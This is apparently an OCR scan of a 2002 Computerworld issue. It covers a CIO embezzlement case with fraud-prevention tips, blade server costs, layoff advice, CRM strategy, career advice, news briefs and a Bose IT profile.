Lunch and Expo

12:00 – 7:30pm
Interoperability Lab

1:30 – 3:30pm
Keynote/General Sessions

3:30 – 5:30pm
Practical Workshops (6)
Topics include: ROI/TCO; Management; Deployment

5:30 – 7:30pm
Expo

6:30 – 7:30pm
Cocktails on the Expo Floor

7:30 – 9:00pm
Gala Dinner and Entertainment

Friday, April 5th

7:30 – 8:30am
Buffet Breakfast

8:30 – 11:45am
Tutorials/Practical Workshops (cont.)
Topics include: ROI/TCO; Management; Deployment

11:45am
Conference Concludes

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All Attendees	$1,095	$1,245	Yes	Yes	No
Additional Options: Technical Tutorials/Workshops (April 2 & 5)	$395 Additional	$445 Additional	No	Apr. 2 & 5	Yes
Total 4-day Package (General Conference & Technical Tutorials/Workshops)	$1,490	$1,690	Yes	Yes	Yes
Expo, Meals & Receptions Only Package	$450	$495	No	Yes	No

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accounting system. Anomalies were everywhere. Bank statements didn't match check registers. Incorrect revenues were booked for subsidiaries. There were open ledgers that should have been closed for companies that had already been absorbed.

As company officials dug deeper, they unearthed a $15 million embezzlement trail going back four years.

The CIO, who was also president of one of the company's subsidiaries, was ultimately implicated. A controller at that subsidiary had asked him to sign a document he shouldn't have: a letter that helped the company get bank credit based on false accounting figures.

While signing the papers didn't cause any direct financial loss to the company, the CIO had unwittingly helped conceal the fraud.

The CIO "didn't know of the embezzlement. We didn't dispute that," says a lawyer involved with the case at the U.S. attorney's office in Richmond, Va.

Ultimately, the CIO pleaded guilty to one count of felony bank fraud after agreeing to help prosecutors in their investigation. He was sentenced to one day in jail and 250 hours of community service.

He also lost his job. The current president and CEO of the parent company is loath to talk about the CIO's departure. "His contract came up for renewal shortly after the embezzlement was uncovered and the company chose not to renew it," the CEO says, declining to provide further details.

"It was stupid on my part," the former CIO says. "Hundreds of things get put in front of you every day to sign. I was in the middle of a negotiation on a $75 million contract. I was also going through my divorce. And I trusted the person," he explains, referring to the controller who had prepared the letter.

The controller eventually pleaded guilty to charges of bank fraud and is serving six years in a West Virginia prison for the crime. She didn't respond to written requests for an interview.

Says the CIO, who must report to a probation officer until July 2003, "You go through quite a learning experience."

He's now a senior officer at a small company that provides data and systems management services. He says he puts his painful experience in play every day.

Trail of Deceit

A key lesson IT managers can learn from this CIO's experience is how a software conversion opened the doors to fraud.

As the company worked to replace a homegrown accounting system with a package from SouthWare Innovations Inc. in Auburn, Ala., the controller at the subsidiary volunteered to train extensively in the new software.

She learned the system inside and out, including administrative tools normally used only by IT staff, the former CIO says. For example, if a computer crashed, one-sided accounting entries were possible, he says, which is something most financial people typically wouldn't know. "It's knowledge reserved for your IT department," he says. "But because we were a smaller company and didn't have extra bodies, [the controller] was willing to put up her hand and say, 'I'll do that.' "

One irony: SouthWare was selected, in part, for its laudable security features. But technology does only what it's instructed to do. And the controller, who ran some of the accounting books, was the one who administered security rights to the accounting system — because of her in-depth training.

"That was one of the most dreadful mistakes we made," the ex-CIO acknowledges.

"If you know the software well enough, you can override it," says the U.S. attorney who worked on the case. "That was the essence of what allowed her to get away with this."

Another area to watch: The company had several subsidiaries, each with its own profit-and-loss statements that were rolled up into a corporatewide accounting system.

The setup called for near-continuous reconciliation of multiple sets of books on different financial software — a playground for a thief. A favorite trick, uncovered later in the investigation, was to record a lower-than-actual sales figure, then cash a check for the difference.

A stream of acquisitions during the four years of fraud allowed the books of several subsidiaries to be left open without raising suspicions. This was despite the fact that the companies had already been absorbed.

Elsewhere, the company received monthly statements on CDs. It was later found that the statements had been downloaded and manipulated so that the checks listed on the statements showed different amounts than what they were actually written for.

A check for $25,000, for example, might have been changed to a less eye-catching figure. Then all the canceled paper checks were hidden.

Eventually, the controller had the company's bank statements sent to her house, so no one else would read them, according to the prosecutor.

Even when bookkeeping errors began to pile up, no one suspected anything nefarious, the CIO says. Looking back, he says, "you want to smack yourself upside the head and say, 'Why did you continue to believe?' "

That's a mistake that many companies make, says Wendy Schmidt, a corporate investigator at Deloitte & Touche LLP in New York.

"It is tough with a person who may not have committed a crime in the past to get a handle on the fact that that is just what's happening before your eyes," Schmidt says.

Lingering Effects

The victimized company, meanwhile, is still dealing with the crime. The Securities and Exchange Commission started an investigation in January 2001.

The SEC declined to comment, but the company's CEO insists that "it's very academic." All of the company's senior managers are new since the fraud was discovered in 1999. New internal controls have also been put into practice to guard against a similar crime, he adds.

The SEC "will come to conclusions and say, 'You shouldn't have done this or that,' but it will be talking to and about people who aren't here anymore," the CEO says. "It's a historical event."

Still, in its quarterly and annual financial filings, the company must continue to account for the $15 million loss and the costs of trying to recover the stolen money.

The controller makes periodic restitution payments from jail, including one made in September for $150.

As for the CIO, he's continuing his community service and trying not to grow cynical.

"I trust the people I work with and don't preach to my children that you can't trust anybody," he says. "I don't think that's healthy." ◗

Nash is a freelance writer in Yorktown Heights, N.Y. Contact her at kimnash2002@yahoo.com

Protect Yourself

Advice from a CIO who has been there on how to guard against white-collar crime:

- "We have a CFO who is a wonderful guy. However, I open every bank statement that comes into this building," he says. "It's not a personal affront. It's good business practice."

Other tips:

- Ensure that even at companies that have suffered large layoffs, where remaining workers now wear many hats, the person who administers software security rights has nothing to do with the accounting function.
- Trust, but verify. Read all documents that require your signature.
- Use effective checks and balances. For example, have monthly bank statements sent to the CEO's house, not to the finance department at work.
- Get all subsidiaries on the same accounting software and adhere to the same reporting procedures.
- Validate the stories employees tell to explain suspicious incidents, such as a series of bookkeeping errors.

Quick Link For tips on how to track down information about employees suspected of corporate crimes, go to www.computerworld.com/cwi/story/0,1199,NAV47_STO67738,00.html

Blades Spin ROI Potential

But widespread use of blade servers is still years away, experts and practitioners say. By Barbara DePompa Reimers

WHILE TOTAL COST of ownership (TCO) and ROI issues are crucial to corporate IT managers, in the ivory tower world of supercomputing, the ongoing costs of operating these high-performance machines are only now starting to become important.

Until recently, most buyers of supercomputing power have paid little attention to the cost of power consumption, space and environmental requirements, says Wu Feng, technical staff member and team leader of research and development for advanced network technology at Los Alamos National Laboratory in New Mexico.

"In the next decade, size, power consumption, reliability and ease of administration will be the key performance issues in supercomputing. Bigger and faster machines simply won't be good enough," he explains.

Feng's team has been testing RLX Technologies Inc.'s RLX ServerBlades in floating-point applications since November and has found several advantages to using blade servers as commodity clustering servers for supercomputing. The blades from The Woodlands, Texas-based RLX were faster to deploy and are easier to manage than traditional server clusters.

"We were able to build our RLX cluster and get our code running in less than three hours, an effort that normally takes several days," says Feng.

Meanwhile, the space savings of the RLX System 324 "is a factor of eight times that of our traditional clusters," Feng notes. And the price/performance of the RLX ServerBlades is also impressive, he adds. "We calculated the [peak] price/performance ratio of a 24-blade configuration of the RLX ServerBlades to be $1.81 per millions of operations per second, vs. $6 to $9 per millions of operations per second for traditional supercomputers," Feng says.

Though first-generation blade servers are just starting to ship (many are still in beta testing), early adopters, including Los Alamos National Laboratory and Washington-based application service provider (ASP) Blackboard Inc., are finding that blade servers cost 30% to 50% less than traditional rack-mounted servers, with the biggest savings derived from their smaller size and low power-consumption costs.

Freed of the physical bulk and componentry of traditional servers, blades slide into slots on racks. In most cases, blade servers consist of processing and storage components housed in a rack unit that provides network and external storage connections, reducing both cabling and space requirements.

RLX TECHNOLOGIES 1U RACK

Analysts say cost savings increase the longer these systems are used. "Blade servers take up less space, generate less heat, use less power and don't need the environmental requirements of air conditioning or raised flooring, as larger servers require," says Tom Manter, research director at Aberdeen Group Inc. in Boston.

ROI Gotchas

The primary caveat in trying to achieve quick ROI on blade servers largely rests on how well the processing, networking and storage features are integrated. "Any cost savings can quickly be eaten away if maintaining blade servers becomes complex and time-consuming," says John Humphreys, an analyst at IDC in Framingham, Mass.

Blade server customers say that initially, the savings potential is worth close examination. Irving, Texas-based Data Return Corp., an e-commerce ASP for companies such as H&R Block Inc., BMW AG and Match.com Inc., is beta-testing Compaq Computer Corp. blade servers to save space and lower power consumption costs, including thermal cooling costs, in its data centers.

"If we can put 320 blade servers in the same space previously housing only 42 rack-mounted servers, we simply must give that option a try," says Stephen Johnson, group program manager of platform, network and security technology at Data Return. A typical server rack takes up about 25 square feet, which costs customers about $300 per square foot on average.

Lower operational costs have also attracted Blackboard, which estimates that it will save more than 50% in maintenance and personnel costs this year using blade server technology from Egenera Inc. in Marlboro, Mass.

The e-learning and online training software and services market is booming — Boston-based Eduventures.com Inc. predicts that it will increase from $4 billion last year to $11 billion in 2003. So Blackboard will strive to match increased demand for its e-learning tools and services by doubling its server farm from 300 to 600 by year's end, according to Greg Davies, the company's vice president of engineering.

The company is currently installing and testing its first rack of 24 blade servers. If the new systems perform as expected, half of the servers added this year are likely to be blades, says Davies.

A closer look at Egenera's BladeFrame technology last fall convinced Davies that blade servers could help resolve a major resource problem. "We needed to find a way to increase the number of servers a single person could manage," he says. And because Egenera has built reliability, redundancy and availability features into its BladeFrame architecture, Davies decided to give it a try. Blackboard eventually upped its service-level guarantees for ASP customers, based on the specialized features Egenera's blade servers provide.

"These blade servers will enable us to increase the value [and ultimately the profitability] of our ASP offering," Davies says.

DePompa is a writer and editor in Germantown, Md. Contact her at bdepompa@aol.com.

COST COMPARISON

RLX BladeServer	
336 server blades	$336,000
14 chassis	$35,000
1 rack	$4,000
TOTAL	**$375,000**
Acquisition cost	$375,000
Power cost/year for 336 servers	$1,736
Deployment cost for 336 servers	$4,939
Rental and provisioning cost/year for 1 rack	$7,500
TCO FOR 1 YEAR	**$389,175**

Traditional 1U Server	
336 1U servers at $1,732 each	$581,952
8 racks at $4,000 each	$32,000
TOTAL	**$613,952**
Acquisition cost	$613,952
Power cost/year for 336 servers	$25,052
Deployment cost for 336 servers	$8,400
Rental and provisioning cost/year for 8 racks at $7,500 each	$60,000
TCO FOR 1 YEAR	**$707,404**

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Fig. 1. iSeries Value Proposition.



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Fig. 2. Happy CFO.

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With the current wave of IT job cutbacks, those who have survived previous recessions have some valuable insights. By Melissa Solomon

LAYOF LESSO LEARN

A YEAR AGO, Farren Ionita's career was soaring. She had moved through the ranks at NBC.com and had been snatched away by an up-and-coming New York start-up, StarMedia Network Inc.

But when she lost her job in May during the flailing company's third round of layoffs, Ionita quickly realized that the glory days were over.

Until then, her achievements in the wireless industry had been catching the attention of headhunters, who called her regularly with job offers.

"They were like vultures," Ionita says. But when she was looking for work, they were nowhere to be found. "There have been a lot of layoffs, even within recruiting firms," she says.

For many young IT professionals, the abrupt downturn in the economy has been a major shock. One day, they were on top of the world. The next, they were victims of the economy's "unprecedented" crash.

But, in fact, the crash wasn't unprecedented. It was just a decade ago when many of the yuppies of the Reagan years found themselves out of work. Jobs were cut, corporate budgets were slashed, the nation was at war and consumer confidence was plummeting. Sound familiar?

That recession offered lots of lessons. In many cases, experienced workers who have been through it before are handling themselves better in the current downturn than the young whiz kids who have taken the IT world by storm, says Allison Hemming, president of The Hired Guns, a New York-based interim workforce agency.

Young workers entered the business world with a strong sense of entitlement, says Hemming, who created pink slip parties, networking events for laid-off workers that are now common nationwide. More experienced workers know that no one is indispensable.

"Some of the older people who have survived this are sort of hunkering down and are already doing things to protect themselves" — such as cleaning up their résumés and getting their finances and savings in order — even if they haven't been laid off, she says.

"The Gen Xers graduated into a recession, so they're more skeptical than anyone," Hemming says. "They sort nf weot into the whole dot-com boom thinking, 'OK, when's it going to end?' "

Times are certainly tough. Approximately 2.5 million workers were laid off in the U.S. last year, according to the Bureau of Labor Statistics. But in many ways, job seekers have a lot more going for them today than they did 10 years ago, says Hemming.

For starters, there's the Internet, which offers a variety of resources for the unemployed. There are also more networking opportunities. Unlike a decade ago, most workers today expect to move from company to company, and as the economy has weakened, a strong network of job seekers has evolved. Networking among former co-workers, fellow IT association members or people at events like pink slip parties has become one of the most effective ways to land a new job.

"If you're not alone, you're a lot better off. You can start to see the road

GREG KIRICH

ROLODEXES full of business cards have given Farren Ionita a gold mine of contacts that keep her working in any economy.

back to your future," says Hemming.

Ionita spent her employment hiatus scouting for opportunities. She did some "trivial" Web design work so she could make new connectinns, she says. She went to pink slip parties, met with job coaches, studied the top industry magazines and seot out résumés, even for job openings that weren't exactly what she was looking for. In some cases, Ionita at least got her foot in the door, which prompted new job leads.

Her persistence paid off. Within two and a half mooths of her layoff from StarMedia, Ionita landed a job as director of media development at New York-based Iquity Systems Inc.

Opportunity Knocks

A layoff should be viewed as a new opportunity, says David Zimmer, president of American Eagle Group, a Warrington, Pa.-based IT consultancy.

When he was cut from his job selling electronic messaging software in the early 1990s, Zimmer had been planning to start his own consultancy. The layoff gave him the time to do it, eliminated the excuse oot to and provided him with a regular unemployment check.

To launch his consulting career, Zimmer spoke with a former colleague at AT&T Corp. who had helped him land some contract work there. Eighty percent of jobs are found through personal networks, so build yours, and find yourself a good headhunter, Zimmer advises.

"Conferences are great because you go and meet a lot of people very quickly," Zimmer says. But one of the best strategies is to volunteer IT services at professional associations and nonprofit organizations. This lets people know that you're "a go-getter," he says.

Brian Sullivan, a senior software engineer at Durham, N.C.-based Datatek Inc., has never been laid off, but he did have the misfortune of watching the bulk of his colleagues get the ax from a former employer in the early '90s.

From his own experience in hiring, Sullivan offers the following advice: Research a company before going in for an interview, be prepared to back up what you say oo your résumé, and if a company calls you, "under no circumstances do you pick up call waiting," he says.

Steve Ovadia, vice president at ProActive Solutions Inc., a Howell, N.J.-based IT consultancy, suggests creating a strong IT work portfolio. After graduating from college in 1991, during the thick of the last recession, Ovadia spent his free time building a portfolin consisting of everything he could think of that would illustrate his work performance — letters, charts, videos, memos. "The portfolio really did it," he says.

But Zimmer warns that the job-search process can become depressing. "People get wiped out, mentally and emotinnally," he says, so it's important to keep perspective after a layoff. "That might be the time for a career change, and now you have the opportunity to do it," says Zimmer.

Back Where We Started

"John Mark" (who asked *Computerworld* not to use his real name because he's in the midst of a job search) has played the job search game during not one, not two, but three recessions.

The first time was in the early '80s, when Mark shifted from a teaching career to mainframe computer programming and systems design.

By responding to oewspaper ads, Mark landed an entry-level job at The Reader's Digest Association Inc. in Pleasantville, N.Y. Over the years, he moved up through the IT ranks at various companies. But in the late 1980s, wheo the consulting company for which he was working took a turn for the worse, his position was cut. Mark took a year off from the IT workforce before heading back into consulting.

"After that, I was pretty much steadily employed in one job after the next — until about two weeks ago," he says.

During Mark's last stretch of unemployment, landing a new job was as easy as picking up the phone. But this time, it's different, he says.

"I've always felt a sort of confidence that I can get a job," he says. "I don't exactly feel that way right now because there are too many people out of work."

Mark's job-seeking strategy is to diversify his search. While much of his experience has been in the financial services industry, he plans to look for IT jobs in government and health care. "I know I can't make as much money there, but it's at least a more secure situation," he says.

Mark also plans to give updated résumés and applications to his former employers, call oo old friends and headhunters, and post his résumé on Monster.com, a Maynard, Mass.-based online job board.

"So my whole scheme at this point is a lot different than it used to be," he explains. "I think it's going to be a lot more difficolt. I could be wrong, and I hope I am.

"When it's closer to home, it seems worse," Mark adds. "What's the old joke? It's a recessioo when your friends are out of work, but it's a depression when you're out of work."

10 Tips for Job Seekers

Allison Hemming, the creator of pink slip parties, offers the following advice for people who are out of work:

1. **Gauge your finances** and build reserves to survive six months of unemployment. Financial resources on the Web include San Francisco-based Financial Finesse Inc. (*www.financialfinesse.com*) and Alexandria, Va.-based The Motley Fool Inc. (*www.fool.com*).
2. **Don't take the first job** that comes your way out of desperation. Consider taking a temporary job to get through tough financial times.
3. **Sign up for unemployment** right away.
4. **Take advantage of COBRA** health insurance coverage. Web sites such as San Francisco-based eHealthInsurance Services Inc. (*www.ehealthinsurance.com*) and New York-based Working Today (*www.workingtoday.org*) offer information or low-cost health insurance.
5. **Keep your skills up to date.** There are government-funded nonprofit agencies, such as New York-based Futures in Information Technology, that offer free retraining for IT professionals.
6. **Don't get down on yourself.** "There's a mourning period after a layoff, which most people don't expect," Hemming says. But remember, layoffs are not the fault of the workers. After the massive growth of the late '90s, layoffs were inevitable, she says. If you can afford it, take a brief vacation.
7. **Keep yourself on a schedule.** Set your alarm clock, go to the gym, surf the Web for job listings, work on your résumé, meet friends for coffee. "If you have a routine, that's going to spur your momentum," notes Hemming.
8. **Separate your past from your future.** If you go into an interview feeling angry about your last situation, that will come through in the interview. If need be, take an hour before meeting with a potential employer to think about how you can add value to that company.
9. **Take advantage of outplacement** services offered by your former employer. They're free services that can be very valuable. "You need to get yourself ready to be competitive," Hemming says. "You're entering boot camp."
10. **Don't spam potential employers.** Sending out 700 résumés and form letters is not the way to go. Personalize your résumé and cover letters to highlight the strengths each employer is looking for

Quick Link What one IT pro did to survive the recession a decade ago could help you in your job search today
www.computerworld.com/q?20803

BRIEFS

BP Outsources IT Services Under $360M Contract

Science Applications International Corp. (SAIC) will provide consolidated IT infrastructure and managed services to London-based BP PLC under a $360 million, four-year deal announced last week. San Diego-based SAIC will act as a single point of contact for all IT services, including data management, Web development, applications support and administration, and selected consulting services, to all of BP's Houston business units.

Coors Taps Benefits System

Adolph Coors Co. in Golden, Colo., last week announced that it has rolled out Minneapolis-based Ceridian Corp.'s LifeWorks employee benefits system, which includes online consultation, referrals and educational materials. The system is intended to help Coors employees with work/life issues, such as child care needs or financial planning. The brewing company is using LifeWorks to complement its internal employee assistance program.

Qwest Drops Plan to Share Customer Calling Information

Qwest Communications International Inc. has backed down from a plan to share customer calling information, such as when, where and to whom calls were made, with its divisions. A coalition of state attorneys general said such sharing should be allowed only if a customer "opts in" or gives consent. The Denver-based firm said it will await a Federal Communications Commission ruling, due later this year, before making a final decision.

TJX Inks $35M Deal With Fujitsu for POS Terminals

Framingham, Mass.-based The TJX Cos. last week signed a three-year deal worth more than $35 million with Fujitsu Transaction Solutions Inc. in Dallas to replace its point-of-sale (POS) terminals. The deal calls for more than 12,000 Fujitsu TeamPoS 2000 terminals to be installed in TJX's 1,606 stores and in the 600 stores that will be built during the next three years. TJX owns T.J. Maxx, Marshalls, HomeGoods and A.J. Wright stores in the U.S.; Winners and HomeSense stores in Canada; and T.K. Maxx stores in Europe.

You Can Avoid CRM's Pitfalls

A Bain & Co. director offers advice on how to make customer relationship management projects succeed

Fifty-five percent of all customer relationship management (CRM) programs fail, according to Stamford, Conn.-based Gartner Inc. A 2001 Bain & Co. survey of more than 400 executives found that one in five of them thought their CRM initiatives had actually damaged customer relationships. Even so, Stamford-based Meta Group Inc. predicts that the CRM software market will more than double, from $20 billion last year to $46 billion by 2003.

Why do so many CRM projects fail, and how can you increase your odds of success? **Darrell K. Rigby**, *a director at Bain & Co. in Boston, tackles those questions with colleagues Frederick F. Reichheld and Phil Schefter in February's* Harvard Business Review. *Rigby spoke with* Computerworld's *Kathleen Melymuka about the perils of CRM.*

This is the latest in a series of monthly discussions with authors of articles in the HARVARD BUSINESS REVIEW on topics of interest to IT managers.

Q: What is it that executives don't understand about CRM?

A: The biggest problem is they confuse strategy with software. A lot of executives don't understand what they're implementing, let alone how much it will cost or how long it will take.

Q: What is CRM really about?

A: CRM aligns business processes with customer strategies to build customer loyalty and increase profits over time. You'll notice that definition doesn't even include the words *technology* or *software*.

Q: Who should be in charge of a CRM effort?

A: Somebody who is as close as possible to the customer. In some organizations that may be the CEO, and in others [it] may be the head of marketing. But it needs to be someone who is going to use this information to improve the value and loyalty of customers, so they have to understand customers intimately.

Q: You say that many companies implement CRM without creating a customer strategy. What are they thinking?

A: They are thinking that software will make their lives easier. They look at the potential for automation and the improved speed, reduced cost, superior targeting and say, "Maybe a weapon like this is the answer to all my problems." It turns out, it's not.

Q: How do I develop a customer strategy?

A: Start with these questions: "How must our value proposition change to earn greater customer loyalty? What are we going to do to make the customer want to do more business with us? How much customization is appropriate and profitable for our strategy?"

A lot of companies are enticed by the idea of mass customization, but many find it adds more costs in the process than customers appreciate. Getting that right is crucial.

Q: Then what?

A: Ask, "What is the potential value of increasing the loyalty of customers, and how much does it vary by customer segment?" Some customer segments are extraordinarily profitable, and some are unprofitable. The last thing you want to do is spend additional money to attract and retain unprofitable customers.

DARRELL K. RIGBY of Bain & Co. says, "The best results come from implementing CRM programs in a modular fashion."

Q: Once I've got a customer strategy, I'm ready to develop my CRM technology, right?

A: Well, you're closer. Strategy is the first step. But changing the organization to match that strategy needs to be done before you're ready to roll.

Q: Why does the organization need to change?

A: Companies that don't redefine people's jobs and change performance measures, compensation systems and training programs often introduce CRM programs but get no traction from them at all.

Q: How do these changes work?

A: A while back, USAA [financial services firm] managers invested in a device to measure the average wait experienced by customers calling into their phone teams. A digital scoreboard tracked this. As a result, phone reps began to focus more on getting customers off the phone quickly than on customer service.

[Management] realized the potential effect, took down the digital signs and started tracking the percentage of customers who completed their business on the first call. This raises the issue of what kind of performance you're looking for. You have to get the right measures and set people's compensation to help employees want this as much as you do. Then give them training to enable them to achieve it.

Q: These organizational changes can take months or years, but CEOs and boards are looking for results tomorrow. What's a CRM team to do?

A: The best results come from implementing CRM programs in a modular fashion. You start with the areas where you know you can get the organization on board and that will lead to quick results and encourage additional investment to get the remaining results.

Q: Can you give an example?

A: Wal-Mart has a very sophisticated system for tracking what customers bundle together in shopping carts. They have changed the merchandise locations in stores to make sure the things that tend to be bought together are found together. But they have not taken the step of issuing loyalty cards and trying to differentiate the way they treat customers, and they may never do that. But changing the stores to be as convenient as possible has propelled them past every retailer.

Q: Is CRM worth all this trouble?

A: It really is. When it works, CRM allows companies to gather customer data efficiently, identifies their most valuable customers over time, increases loyalty by offering customers products and services they want, reduces the cost of providing those and makes it easier to acquire similar customers down the road. The benefits are enormous. ■

Look for Computerworld's *Knowledge Center on CRM in the Feb. 18 issue.*

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Dear Career Adviser:

I have 15-plus years of experience in 3GL programming and 4GL Ingres database programming, knowledge of complex SQL queries, and Cognos experience. What opportunities can I expect in the mid-Atlantic, Southeast and Midwest regions?

— JUST CHECKING

Dear Checking:

Before Sept. 11, you might have easily found work in big East Coast cities or other places that are home to companies that have large financial systems and strive for continual improvements in reporting and analysis. But these days, you're likely to find only scattered job openings.

Update your working knowledge of modern database tools and applications such as Oracle 8i/9i, DB2 or SQL 2000 for Windows NT, says Amanda Urban, senior executive sales recruiter at e-business integrator Ciber Inc. in Greenwood Village, Colo. And try to work with development tools from Ottawa-based Cognos Inc., including Visualizer, DecisionStream for ETL and Impromptu.

With your background, you might earn $65,000 to $80,000 per year, says Urban. Updated skills could add $10,000 to $20,000.

Dear Career Adviser:

I'm a "young" 50, with training, experience and a master's degree. I have a hospital and medical systems background, particularly in LANs and IBM's AS/400 platform. Please tell me about emerging IT requirements in health care.

— HOPING FOR HEALTH CARE

Dear Health Care:

On the surface, the health care IT market looks attractive due to s growing senior population, an increase in the number of prescriptions being written and an interest in automation products, such as PalmPilots for physicians. But while the need is particularly great for pharmacists and nurses, the IT health care job market is constricted.

Major health care IT consulting firms, such as First Consulting Group Inc. in Long Beach, Calif., have seen demand for their services drop off, says R.L. Johnson, a health care systems consultant and market forecaster in Tracy, Calif.

Consequently, hospitals rather than vendors are where the action is for health care IT hiring, particularly if you have experience with applications from the major health care information systems vendors, including Shared Medical Systems Corp., McKesson Information Solutions and Cerner Corp., on Unix, AS/400 or NT client/server platforms.

In addition, look to initiatives from The Leapfrog Group in Washington, a consortium of major U.S. companies that are looking to contain health care costs while reducing medical errors and have an interest in applications involving physician order entry, says Johnson.

Finally, for information about jobs and trends, check out the Healthcare Information and Management Systems Society at *www.himss.org.*

PEGGY QUATTEL is an expert in high-tech careers and recruitment. Send questions to her at www.computerworld.com/career_adviser.

WORKSTYLES

Teamwork Buoys Big Audio at Bose

Steve Devine, manager of business administration for corporate information systems at Bose Corp., talks about what it's like to work at the audio systems maker.

How would you describe the IT culture at Bose? "It's casual, but with the caveat that we're striving for excellence as well as respect. If someone says, 'I'll get that for you by Tuesday,' on Tuesday it will be on their desk. We're also a very collaborative company. When I watched the New England Patriots this season, it reminded me of us — it's a team approach."

What makes Bose's IT department unique? "Bose is all about innovation and change, creating things that are new and different and better. So working for IT at a bank would be different from working in IT here. The company was founded by an educator [MIT professor Amar Bose], and he's looking for people to reach their fullest potential. Being privately held also makes our company very different; we are free to focus on growing, staying financially healthy and remaining an interesting place to work."

What's an example of a recent IT/business innovation? "We implemented Microsoft's [Systems Management Server] for software distribution, which freed us up to better service the engineering group. Their desktops are like Formula One cars, and they drive them hard all day."

What are the most critical business functions supported or developed by the corporate information systems department on a daily basis? "We support all the channels through which we sell our products, plus we design and manufacture our own products and have nur own in-house advertising group. So we support SAP, Siebel and all the [computer-aided design and engineering] systems, general ledger and payroll. Right now, we're supporting 61 different software packages."

How would you describe the pace of the work? "It's busy — but good busy. And then there are times that are really hectic, like when we're introducing a new product or doing a system implementation or a major upgrade. We have an incredibly busy Christmas season, and if we have any systems issues during that, it's all hands on deck."

Bose Corp.

Who they are: A privately held designer, manufacturer and retailer of quality audio systems

Main location: Framingham, Mass.

Number of IT employees: 120

